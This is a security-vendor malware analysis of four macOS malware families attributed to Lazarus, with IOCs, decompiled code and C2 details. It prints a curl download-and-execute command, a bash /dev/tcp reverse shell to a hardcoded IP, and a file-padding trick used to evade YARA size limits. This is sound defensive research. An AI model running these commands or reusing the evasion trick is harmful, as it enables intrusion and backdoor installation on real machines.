Four Distinct Families of Lazarus Malware Target Apple's macOS Platform

sentinelone.com/blog/four-distinct-families-of-lazarus-malware-target-apples-macos-platform/

July 27, 2020

At the beginning of the year, Kaspersky reported new details of an ongoing campaign they called 'AppleJeus', attributed to North Korean-backed APT group Lazarus and first spotted in 2018. Kaspersky noted that as of January 2020, the Lazarus group was "currently one of the most active and prolific APT actors". Since January, other reports have detailed a macOS RAT (DaclsRAT) and linked it to a wider Lazarus cross-platform toolset (MATA framework). Since late May 2020, we have observed three other distinct families of macOS malware likely from the same actors, most of which have not yet been publicly documented. In this post, we provide a high-level overview of all four of these macOS malware families and detail their variants and evolution so far.

1. Trojanized One-Time Password Apps

The first of these four families has been covered by other researchers in detail; here we will just summarize the main findings for completeness.

First seen on 8th April on VirusTotal, the so-called DaclsRAT malware was distributed as a trojanized “One-time-password” (OTP) app called TinkaOTP. The malware embeds a copy of the open-source MinaOTP project as cover for its malicious activities.

Written in Swift, the initial observed sample was built on a macOS 10.15.3 (19D76) machine, while a second version, compiled the following week on April 1st was built on 10.15.4 (19E266), indicating if nothing else that the malware authors were vigilant at keeping up with macOS updates on their own machines, whether virtual or metal-based.

As has been previously reported, there are two variants of the trojan TinkaOTP. The version that has received the most attention contains the malware payload in the application bundle’s Resources folder. The file is a Mach-O binary disguised as a .nib file, at `../Resources/Base.lproj/Submenu.nib`. This file is copied directly to the users Library folder and renamed as `.mina`. The dot prefix is added in order to make it invisible in the Finder. This payload is then executed via a user LaunchAgent at `~/Library/LaunchAgents/com.aex-loop.agent.plist`.

The second version does not carry the payload directly but instead downloads it from a C2 into the same location as before. The C2 server address is embedded in the main executable in the TinkaOTP bundle. The hardcoded download and execution code are easily visible as they are unencrypted, plain UTF strings in the binary:

```
curl -k -o ~/Library/.mina https://loneeaglerecords.com/wp-content/uploads/2020/01/images.tgz.001 > /dev/null 2>&1 && chmod +x ~/Library/.mina > /dev/null 2>&1 && ~/Library/.mina > /dev/null 2>&1
```

The `.mina` Mach-O payload itself contains a number of interesting UTF-16 strings that both indicate its purpose and its C2s.

```
67.43.239.146:443
185.62.58.207:443
plugin_file
plugin_process
/bin/bash
plugin_reverse_p2p
logsend
plugin_socks
```

```
6; 0x100083d54[ (254 bytes)
734; 539988[ (254 bytes)

            dw          u"?", 0                     ; DATA XREF=__Z11GetBaseInfoP12tagBASE_INFO+120
            dw          u"67.43.239.146:443", 0     ; DATA XREF=__Z23InitializeConfigurationv+129
            dw          u"185.62.58.207:443", 0     ; DATA XREF=__Z23InitializeConfigurationv+148
            dw          u"plugin_file", 0           ; DATA XREF=__Z15LoadPlugin_FILEv+146
            dw          u"plugin_process", 0        ; DATA XREF=__Z18LoadPlugin_PROCESSv+115
            dw          u"/bin/bash", 0             ; DATA XREF=__Z14LoadPlugin_CMDv+177
            dw          u"plugin_reverse_p2p", 0    ; DATA XREF=__Z15LoadPlugin_RP2Pv+125
            dw          u"logsend", 0               ; DATA XREF=__Z18LoadPlugin_LOGSENDv+136
            dw          u"plugin_test", 0           ; DATA XREF=__Z15LoadPlugin_TESTv+115
            dw          u"plugin_socks", 0          ; DATA XREF=__Z16LoadPlugin_SOCKSv+125
```

The payload's main() function is fairly succinct and hardcodes both the paths and contents for a LaunchAgent and LaunchDaemon to achieve persistence:

```
int _main(int arg0, int arg1) {
    r15 = arg1;
    r14 = arg0;
    var_28 = **___stack_chk_guard;
    rax = realpath$DARWIN_EXTSN(*arg1, 0x0);
    if (rax != 0x0) {
            rsi = 0x0;
            r12 = rax;
            rax = __bzero(&var_230, 0x200);
            if (getuid() != 0x0) {
                    rsi = 0x200;
                    rax = getuid();
                    rax = getpwuid(rax);
                    if (rax != 0x0) {
                            rsi = 0x200;
                            rax = strcpy(&var_230, *(rax + 0x30));
                            rax = strlen(&var_230);
                            *(rbp + (rax - 0x209)) = 't.plist';
                            *(rbp + (rax - 0x210)) = 'op.agent';
                            *(rbp + (rax - 0x218)) = 'm.aex-lo';
                            *(rbp + (rax - 0x220)) = 'gents/co';
                            *(rbp + (rax - 0x228)) = '/LaunchA';
                            *(rbp + (rax - 0x230)) = '/Library';
                            if (var_230 == '\x00') {
```

In an update last week, researchers suggested that the malware contained in the trojanized OTP app was in fact part of a larger toolkit they named ‘MATA’. Since extensive details of this have already been published, we refer interested readers to the earlier work.

2. New Trojanized CryptoTrading Apps

The second family of Lazarus malware appearing in recent months has, as far as we are aware, received little to no analysis from researchers, possibly due to its targeted nature and a lack of ITW sightings.

Trojanizing cryptocurrency-related apps is where the AppleJeus story began in 2018, and it seems the group must have met with reasonable success as 2020 has seen at least two new attempts, with CoinGoTrade and Cryptoistic.

We were first alerted to CoinGoTrade via a tweet on June 3rd from researcher @ccxsaber. A domain at `coingotrade.com` was set up to lure victims into downloading a fake cryptocurrency app. Although we were not able to source the app bundle, further investigation on VirusTotal revealed two samples of a malicious Mach-O binary that appear to have been the loader:

```
326d7836d580c08cf4b5e587434f6e5011ebf2284bbf3e7c083a8f41dac36ddd
4f9d2087fadbf7a321a4fbd8d6770a7ace0e4366949b4cfc8cbeb1e9427c02da
```

These two samples are both written in Objective-C rather than Swift, and appear identical save for a single line in the main() function, as shown by the following diff:

```
diff -y
0000000100001adc        movl $0x4c4b40, %edi | 0000000100001adc  movl $0x1, %edi
```

The hardcoded value of `0x4c4b40` is the number of seconds passed to the `usleep` function and equates to 5 seconds (5000000 microseconds). Given no other changes in the code between the two samples, it can be supposed that the second sample, which appeared on VirusTotal 14 days after the first, may have been released as a correction to the first. The `cslp()` function also causes the code to pause execution for short intervals, so it may be that the authors decided the call to `usleep` was redundant or somehow not producing the results they desired.

```
int _main() {
    usleep(0x4c4b40);
    goto loc_100001b2e;

loc_100001b2e:
    *(int8_t *)_isDownload = 0x0;
    *(int8_t *)_isReady = 0x0;
    CheckUpdate();
    if (*(int8_t *)_isReady == 0x0) {
            do {
                    cslp(0x2);
            } while (*(int8_t *)_isReady == 0x0);
    }
    if (*(int8_t *)_isDownload != 0x0) {
            r14 = [[NSTask alloc] init];
            [r14 setLaunchPath:[[NSString stringWithCString:"/private/tmp/updatecoingotrade" encoding:0x1] retain]];
            _objc_msgSend_100002020(r14, @selector(launch));
            [rax release];
            [r14 release];
    }
    else {
            remove("/private/tmp/updatecoingotrade");
    }
    cslp(0x3c);
    goto loc_100001b2e;
}
```


The samples embed calls to the following URL:

`https://coingotrade.com/update_coingotrade.php`

and post the following data to the server:

```
int __Z11CheckUpdatev() {
    r14 = [NSMutableURLRequest alloc];
    rax = [NSURL URLWithString:@"https://coingotrade.com/update_coingotrade.php"];
    rax = [rax retain];
    r13 = [r14 initWithURL:rax];
    [rax release];
    time(&var_38);
    var_30 = [[NSString stringWithFormat:@"ver=%d&timestamp=%ld", 0x3e8, var_38] retain];
    [r13 setHTTPMethod:@"POST"];
    [r13 addValue:@"*/*" forHTTPHeaderField:@"Accept"];
    [r13 setHTTPShouldHandleCookies:0x0];
    intrinsic_movsd(xmm0, *double_value_300);
    [r13 setTimeoutInterval:rdx];
    [r13 addValue:@"Keep-Alive" forHTTPHeaderField:@"Connection"];
    [r13 addValue:@"CoinGoTrade 1.0 (Check Update Osx)" forHTTPHeaderField:@"User-Agent"];
```

Unfortunately, we were not able to retrieve a sample of the payload executed out of `/private/tmp/updatecoingotrade`. However, clues to its likely behaviour may perhaps be found in a second trojanized cryptotrading app appearing on VirusTotal in early May 2020, called “Cryptoistic”.



Unlike the CoinGoTrade trojan, Cryptoistic is written in Swift, although it contains a great deal of code bridged to Objective C, perhaps indicating a developer more familiar with the older programming language. Cryptoistic was compiled on April 2nd, a day after the second version of TinkaOTP, but on a Mac device (real or virtual machine) running an older version of macOS than the one used for compiling the trojanized OTP apps: in this case, 10.15.2 (19C57).

Apple's 19C57 release build had already been superseded several months earlier at the end of January, so at least here the threat actor's build machine was not being kept up to date.

The main purpose of Cryptoistic appears to be to entrap users into creating a single account with the fake platform from which to manage multiple accounts on legitimate platforms such as kraken.com, huobi.por, and binance.com.

But perhaps most interesting of all is the hardcoded URL, `"http://applepkg.com/product/new/iContact.pkg"`, which despite the `.pkg` suffix, in fact returns a Mach-O payload and drops it at `/tmp/.signal_tmp`.

The iContact binary appears to be a backdoor that gathers user and locale data and engages in encrypted communications with a C2 server over TCP. Functionality includes sending and receiving files and running custom commands such as scanning a directory and deleting files.

```
aWb:
    db         "wb", 0                    ; DATA XREF=__Z10MyRecvFileiPwi+99, __Z4sdelPw+92, __Z11save_configv+2046
aAb:
    db         "ab", 0                    ; DATA XREF=__Z10MyRecvFileiPwi+106
aRb:
    db         "rb", 0                    ; DATA XREF=__Z10MySendFileiPwi+104, __Z8DoActioni+697, __Z11load_configv+114
aTmplogtxt:
    db         "/tmp/log.txt", 0          ; DATA XREF=__Z10log_stringPKcz+188
aAt:
    db         "at", 0                    ; DATA XREF=__Z10log_stringPKcz+195
a02d02d02dsrn:
    db         "[%02d:%02d:%02d]%s\r\n", 0 ; DATA XREF=__Z10log_stringPKcz+246
aC:
    db         "-c", 0                    ; DATA XREF=cfstring__c
aDrn:
    db         "%d\r\n", 0                ; DATA XREF=__Z6RunCmdPcRPh+509
asc:
    db         " ", 0                     ; DATA XREF=cfstring__
aD:
    db         "%d", 0                    ; DATA XREF=__Z21MakeConsoleResultDataPhRS_+1307
aS:
    db         "/%s", 0                   ; DATA XREF=__Z15MakeExploreDataPhRS_+309
aSs:
    db         "%s/%s", 0                 ; DATA XREF=__Z15MakeExploreDataPhRS_+334, __Z7ScanDirPw+298
aAllocatortallo:
    db         "allocator<T>::allocate(size_t n) 'n' exceeds maximum supported size", 0 ; DATA XREF=__ZNSt12length_errorC1EPKc+9
aShell:
    db         "SHELL", 0                 ; DATA XREF=__Z4initiPPc+63
aBinzsh:
    db         "/bin/zsh", 0
asc_1000089e4:          // asc
    db         ":", 0                     ; DATA XREF=__Z4initiPPc+144, __Z11load_configv+566
aError:
    db         "error", 0                 ; DATA XREF=cfstring_error
aEn0:
    db         "en0", 0                   ; DATA XREF=cfstring_en0
aTmptmp09tmp:
    db         "/tmp/tmp09.tmp", 0
aSlck:
    db         "%s.lck", 0                ; DATA XREF=__Z11load_configv+94
    db  0x00 ; '.'
    db  0x00 ; '.'
```

3. OSX.Casso | Backdoors Galore

At the same time as TinkaOTP, CoinGoTrade and Cryptoistic began circulating, so too did a family of lightweight, backdoor binaries, written primarily in Objective-C and C and making heavy use of standard C libraries built in to the operating system. For convenience, we call these closely-related variants OSX.Casso (the reason will become clear shortly).

The first of these appeared on VirusTotal on June 1st with the file name “osxari”.

`3c2f7b8a167433c95aa919da9216f0624032ac9ed9dec71c3c56cacfd5cd1837`

Several variants followed quickly after:

`e63640c53204a59ba59f2c310964149ca3616d79adc40a6c3abd5bf669511756`
`65cc7663fa5c5665ad5d9c6bec2b6257612f9f0c0ce7e4399e6dc8b464ea88c0`
`035089b4ef4a981f43455ebee7963af9e7502170ca206458f96be668b1e3674a`
(UPX PACKED; unpacks to:
`85d7379b7b82d6b7868f64203a444a5098c72ed7ccff6d1dbb536389a5be5a9c`)

and, later

`2dd57d67e486d6855df8235c15c9657f39e488ff5275d0ce0fcec7fc8566c64b`

The last of these was uploaded with the filename “cassoosx”. A quick search revealed that there is also a Windows variant cassou.exe (hence the name OSX.Casso):

`90ea1c7806e2d638f4a942b36a533a1da61adedd05a6d80ea1e09527cf2d839b`

What makes these macOS samples all of a piece can be seen from a diff of their Symbol tables, which are almost identical across the range of samples and include heavy use of the built-in libcurl.4.dylib.

```
└─[0] <> diff -y <(nm osxari) <(nm cassoosx)
                 U ____chkstk_darwin                                          U ____chkstk_darwin
                 U ___bzero                                                   U ___bzero
                 U ___sprintf_chk                                             U ___sprintf_chk
                 U ___stack_chk_fail                                          U ___stack_chk_fail
                 U ___stack_chk_guard                                         U ___stack_chk_guard
                 U ___strcat_chk                                              U ___strcat_chk
                 U ___strcpy_chk                                              U ___strcpy_chk
0000000100000000 T __mh_execute_header                        0000000100000000 T __mh_execute_header
                 U _curl_easy_cleanup                                         U _curl_easy_cleanup
                 U _curl_easy_init                                            U _curl_easy_init
                 U _curl_easy_perform                                         U _curl_easy_perform
                 U _curl_easy_setopt                                          U _curl_easy_setopt
                 U _curl_formadd                                              U _curl_formadd
                 U _curl_formfree                                             U _curl_formfree
                 U _curl_global_cleanup                                       U _curl_global_cleanup
                 U _curl_global_init                                          U _curl_global_init
                 U _curl_slist_append                                         U _curl_slist_append
                 U _curl_slist_free_all                                       U _curl_slist_free_all
                 U _daemon$1050                                               U _daemon$1050
                 U _exit                                                      U _exit
                 U _fclose                                                    U _fclose
                 U _feof                                                      U _feof
                 U _fopen                                                     U _fopen
                 U _fork                                                      U _fork
                 U _fread                                                     U _fread
                 U _free                                                      U _free
                 U _fseek                                                     U _fseek
                 U _ftell                                                     U _ftell
                 U _fwrite                                                    U _fwrite
                 U _gethostbyname                                             U _gethostbyname
                 U _gethostname                                               U _gethostname
                 U _kill                                                      U _kill
                 U _malloc                                                    U _malloc
                 U _memcpy                                                    U _memcpy
                                                                            > U _printf
                 U _rand                                                      U _rand
                 U _signal                                                    U _signal
                 U _sleep                                                     U _sleep
                 U _srand                                                     U _srand
                 U _strcpy                                                    U _strcpy
                 U _strlen                                                    U _strlen
                 U _system                                                    U _system
                 U _time                                                      U _time
                 U _unlink                                                    U _unlink
                 U _waitpid                                                   U _waitpid
                 U dyld_stub_binder                                           U dyld_stub_binder
```

A diff of the embedded strings also reveals some of the significant differences between the first and most recent of OSX.Casso samples:


```
diff -y  bash -i > /dev/tcp/160.20.147.253/8443 0&1
_webident_f                                 | _media_1
_webident_s                                 | _media_2
https://fudcitydelivers.com/net.php         | https://lastedforcast.com/list.php
https://fudcitydelivers.com/net.php         | https://lastedforcast.com/list.php
https://sctemarkets.com/net.php             | https://audiopodcasts.co/verify.php
xdns                                        | darwin
                                            > @_printf
```

The samples are almost identical except that “cassoosx” includes a reverse shell and different C2 domains. All of the samples except cassoosx are around 32Kb in size, but cassoosx has also been padded with several megabytes of junk `printf` calls, quite possibly to beat YARA rules that specify a max file size, such as those seen in the Apple’s static signature scanner XProtect.

Here we see the XProtect YARA rule for OSX.Casso:

```
rule XProtect_MACOS_b17a97e
{
        meta:
        description = "MACOS.b17a97e"
        strings:
                $s1 = { 89 C1 C1 E9 07 48 69 C9 11 08 04 02 48 C1 E9 20 69 C9 80 3F
00 00 F7 D9 }
        condition:
                Macho and filesize < 100KB and all of them
}
```

Although the rule's single $s1 condition will hit on the cassoosx sample, the detection will fail as the binary size is well over the maximum 100Kb specified in the condition thanks to the padding:



A further change across OSX.Casso samples can be seen in the hardcoded User Agent strings and the version of Chrome that they denote, with the osxari User Agent encoded as follows:

`3c2f7b8a167433c95aa919da9216f0624032ac9ed9dec71c3c56cacfd5cd1837`
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36


and all later samples including cassoosx updated to Chrome 83:

`2dd57d67e486d6855df8235c15c9657f39e488ff5275d0ce0fcec7fc8566c64b`
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36

The osxari backdoor is itself an evolution of an older Lazarus-related executable 'Flash Player' distributed in the malicous Album.app. Here we see the same basic methods and use of libcurl in Album.app's executable, 'Flash Player', but there's been a few revisions in the 2020 code:

(left: Flash Player; right: osxari):

After osxari, all later samples of OSX.Casso begin to include the reverse shell. Unlike the older Flash Player sample, none include a hardcoded persistence LaunchAgent or LaunchDaemon.



4. Emerging Threats | WatchCat and MediaRemote

As this post was in preparation, an update to Apple's XProtect signatures late last week revealed yet another Lazarus group Mach-O that differs significantly from those discussed above.


Two new rules in XProtect identify yet another User Agent string, this time specifying older versions of both macOS and Safari:

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.2 Safari/605.1.15

The rules also specify strings for "MediaRemote.app" and "com.apple.watchcat.plist". Searches on VirusTotal have only revealed one sample so far:

`3bb96bfaf492782b38985f4bd6b7e7f9dc22c1332b42bb74b16041298fd31f93`

Detections have been increasing rapidly over the last 14 days as signature-based solutions have caught up:



Although there are some overlaps with the earlier backdoor samples (e.g, the use of "/usr/lib/libcurl.4.dylib"), and the trojanized OTP apps (e.g., inclusion of a hardcoded LaunchDaemon), there is also much more to this malware that has not been seen in the other samples, including use of a WebShell and an onboard crc32 table for decrypting a config file.

```
int _Auth_WebShell() {
    intrinsic_movaps(var_70, 0x0);
    var_80 = intrinsic_movaps(var_80, 0x0);
    intrinsic_movaps(var_90, 0x0);
    var_A0 = intrinsic_movaps(var_A0, 0x0);
    rax = rand();
    *(int32_t *)_g_nBoardID = rax + -((0xfffffffffe90452d5 * rax >> 0x2d) * 0x2328) + 0x3e8;
    *(&var_60 + 0x8) = 0x4531303032413635;
    var_60 = 0x3235394437423154;
    *(int8_t *)(&var_60 + 0x10) = 0x0;
    var_A4 = rand();
    rax = _SendRawData(_g_HttpSetting, rax + -((0xfffffffffe90452d5 * rax >> 0x2d) * 0x2328) + 0x3e8, &var_60, &var_A4, 0x4);
    rbx = 0x0;
    if (rax != 0x0) {
            rbx = 0x0;
            rax = _RecvRawData(&var_80, 0x4);
            if (rax != 0x0) {
                    __sprintf_chk(&var_A0, 0x0, 0x20, "%04d", *(int32_t *)_g_nBoardID);
                    rax = strcmp(&var_A0, &var_80);
                    rbx = rax == 0x0 ? 0x1 : 0x0;
            }
    }
    if (**___stack_chk_guard == **___stack_chk_guard) {
            rax = rbx;
    }
    else {
            rax = __stack_chk_fail();
    }
    return rax;
}
```

```
        ; =============== B E G I N N I N G   O F   P R O C E D U R E ===============


                                    _SinCRC32:
0x0000000100001620 55                   push    rbp
0x0000000100001621 4889E5               mov     rbp, rsp
0x0000000100001624 85F6                 test    esi, esi
0x0000000100001626 7428                 je      loc_100001650

0x0000000100001628 BAFFFFFFFF           mov     edx, 0xffffffff
0x000000010000162d 4C8D05DC4C0000       lea     r8, qword [_crc32_table]   ; _crc32_table
0x0000000100001634 89D0                 mov     eax, edx

                                    loc_100001636:
0x0000000100001636 C1E008               shl     eax, 0x8                   ; CODE XREF=_SinCRC32+44
0x0000000100001639 C1EA18               shr     edx, 0x18
0x000000010000163c 0FB60F               movzx   ecx, byte [rdi]
0x000000010000163f 31D1                 xor     ecx, edx
0x0000000100001641 41330488             xor     eax, dword [r8+rcx*4]
0x0000000100001645 48FFC7               inc     rdi
0x0000000100001648 89C2                 mov     edx, eax
0x000000010000164a FFCE                 dec     esi
0x000000010000164c 75E8                 jne     loc_100001636

0x000000010000164e EB05                 jmp     loc_100001655

                                    loc_100001650:
0x0000000100001650 B8FFFFFFFF           mov     eax, 0xffffffff            ; CODE XREF=_SinCRC32+6

                                    loc_100001655:
0x0000000100001655 5D                   pop     rbp                        ; CODE XREF=_SinCRC32+46
0x0000000100001656 C3                   ret
                            ; endp
```

The symbol table also reveals an old friend from earlier Lazarus campaigns, _MsgTroyInfo.

```
└─[0] <> nm 3bb96bfaf492782b38985f4bd6b7e7f9dc22c1332b42bb74b16041298fd31f93-watchcat
0000000100003b64 t _Auth_WebShell
0000000100001982 t _Base64Decode
0000000100006a90 s _Base64Decode.cd64
000000010000189a t _Base64Encode
0000000100006a40 s _Base64Encode.cb64
0000000100005604 t _CmdProc
0000000100050b3 t _Connect
0000000100001c47 t _CurlSendRecv
000000010000177d t _GenScriptKey
00000001000059f4 t _GetCurWorkDir
0000000100004837 t _GetFileSize
0000000100003f0d t _GetFileTime
0000000100003dbc t _GetFileTimeAndSize
00000001000036d6 t _GetInternalIP
0000000100003977 t _GetMacInfo
0000000100005a87 t _GetNowTimeForMin
0000000100003a0b t _GetProxyInfo
000000010000174d t _GetRandVal
0000000100001757 t _GetRandValRange
00000001000038a6 t _GetUID
000000010000349c t _Get_SW_VER
0000000100005c61 t _InsertToLaunchDaemons
0000000100005c56 t _IsRoot
00000001000017d2 t _LoadArgsList
0000000100005347 t _MsgChangeDir
0000000100005492 t _MsgChft
000000010000437c t _MsgCmd
0000000100005071 t _MsgDefaultSleep
0000000100003f94 t _MsgDirectory
000000010000488d t _MsgDownload
0000000100003d11 t _MsgGetConfig
0000000100004ff3 t _MsgHiber
0000000100003d87 t _MsgKeepLink
00000001000053fa t _MsgPK
0000000100004611 t _MsgRun
0000000100005284 t _MsgSdel
0000000100004d6e t _MsgSetConfig
0000000100004fb6 t _MsgSleep
0000000100005140 t _MsgTestConn
0000000100003c82 t _MsgTroyInfo
0000000100004dba t _MsgUpload
00000001000033fc t _ReadConfig
00000001000030f1 t _RecvMsg
00000001000023ab t _RecvRawData
```

```
int _MsgTroyInfo() {
    var_10 = **___stack_chk_guard;
